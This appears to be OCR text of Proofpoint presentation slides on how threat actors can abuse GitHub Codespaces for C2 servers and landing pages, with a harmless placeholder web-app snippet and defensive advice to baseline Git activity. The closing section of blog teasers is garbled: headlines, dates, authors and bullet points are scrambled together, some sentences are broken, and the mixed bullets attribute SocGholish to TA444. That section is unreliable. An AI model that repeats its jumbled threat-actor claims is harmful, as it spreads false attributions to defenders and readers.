
# Overview of Codespaces



- Hosted on Azure
- Container with VS Code and other tooling
- Languages **aplenty**
- Can be exposed to the internet
- Can use for C2, Landing Page, etc.

<https://docs.github.com/en/codespaces/overview>

# Codespaces Port Access



# Standup infrastructure in seconds

The screenshot shows a development setup with two main windows. On the left is a code editor window titled 'JS App.js' containing the following code:

```
4  return (
5    <div className="App">
6      <header className="App-header">
7        <p>
8        </p>
9        <p className="small">
10       | this could be a malicious
11       | landing page
12       </p>
13       <p>
14     </header>
15   </div>
16
17
```

The code includes several syntax errors and a warning message: 'this could be a malicious landing page'. On the right is a browser window titled 'Simple Browser' displaying the URL <https://probable-engine-rxwvpq54p92xg7x-3000.app.github.dev/>. The browser shows the same content as the code editor, with the warning message visible.

# Git as a whole

- Git as a whole is a fantastic tool and platform for many different occupations and enterprises
- However, it can also be used maliciously by threat actors
- That unexpected (or expected) activity with Git in your environment may not be a normal user
- Establish a baseline for your org, see what is out there, and investigate anything you see that is against the norm

# Q&A



# Want More Threat Research?

## Threat Insight Blog

<https://www.proofpoint.com/us/blog/threat-insight>

### How Threat Actors Are Adapting to a Post-Macro World

JULY 28, 2022 | SELENA

#### TA444: The APT Startup Aimed at Acquisition (of Your Funds)

##### Key Findings:

- In response to Microsoft began adopting new tactics.
- Threat actors are increasingly distributing malware.
- Proofpoint has observed TA444 based on campaigned detections.

JANUARY 25, 2023 | GL

#### Part 1: SocGholish, a very real threat from a very fake update

##### Key Takeaways

- TA444 is a North Korean success.
- TA444 is a unicorn among APTs and often a microcosm of them.
- While TA444 has been active since 2014, it's mentality during the last year has shifted.

NOVEMBER 22, 2022 | ANDREW NORTHERN

SHARE WITH YOUR NETWORK!



##### Key Findings:

- SocGholish, while relatively easy to detect, is difficult to stop.
- Careful campaign management makes it hard to identify.
- SocGholish is delivered via injected Java Scripts.
- Proofpoint attributes SocGholish activity to TA444.

For Customer Use

## Proofpoint Threat Research Podcasts

<https://www.proofpoint.com/us/podcasts>

# DISCARDED



**proofpoint**<sup>®</sup>